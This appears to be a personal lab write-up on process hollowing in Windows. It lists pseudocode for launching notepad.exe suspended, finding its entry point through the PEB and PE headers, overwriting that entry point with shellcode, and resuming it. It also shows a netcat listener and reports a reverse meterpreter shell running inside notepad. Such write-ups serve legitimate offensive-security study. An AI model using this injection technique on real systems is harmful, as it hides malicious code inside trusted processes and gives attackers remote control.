
The goal today is to get a deeper understanding of exactly how process hollowing works and test out modifying some existing POC code to create my own hollowed process with a meterpreter shell inside.
Create Process in suspended state
CreateProcess(
    “C:\\Windows\\System32\\notepad.exe”,
    CRATE_SUSPENDED,
);
Find the address of the process environment block
https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb

https://learn.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess
ZwQueryInformationProcess(
    hProcess,
    ProcessBasicInformation,
);
Once we have the address of the process environment block, we grab the base address of the image
At offset 0x10
We can do this using read process memory
ReadProcessMemory(
    hProcess,
    PebAddress + 0x10
);
Knowing the base address, we can read the first 64 bytes of the process that make up the DOS header.
https://0xrick.github.io/win-internals/pe3/

We need to read e_lfanew, at offset 0x3c.
This gives address of new exe header which contains AddressOfEntryPoint at 0x28
https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_optional_header32

We can get all of these using ReadProcessMemory
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory
ReadProcessMemory(
    hProcess,
    imageBaseAddress,
    buf,
);
uint elfanew=buf[0x3c]
uint entryPointRVA = buf[e_lfanew _ 0x28]
uint entryPointAddr = imageBaseAddress _ entryPointRVA
Now we know the address point of the suspended process entry point. This is where the program will continue execution from once resumed.
We can use WriteProcessMemory to overwrite this memory area with our own shellcode.
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
Write-ProcessMemory(
    hProcess,
    entryPointAddr,
    shellcode,
);
Finally, we will resume the thread with ResumeThread
ResumeThread(
    hThread
);
POC:
https://github.com/bmdyy/proc-hollow
Generate Shellcode on Kali Box

Start listener on Kali Box:
nc -lvnp 4444

Copy Shellcode to POC

Comment out the xor lines since I am not XORing my shellcode

Compile in VisualStudio. I was having issues until I changed the architecture to x64 only.

Now we can run the compiled exe and see notepad pop up

And on our Kali box, we can see the shellcode ran and we have a reverse shell inside of the notepad process.

 Killian Sherer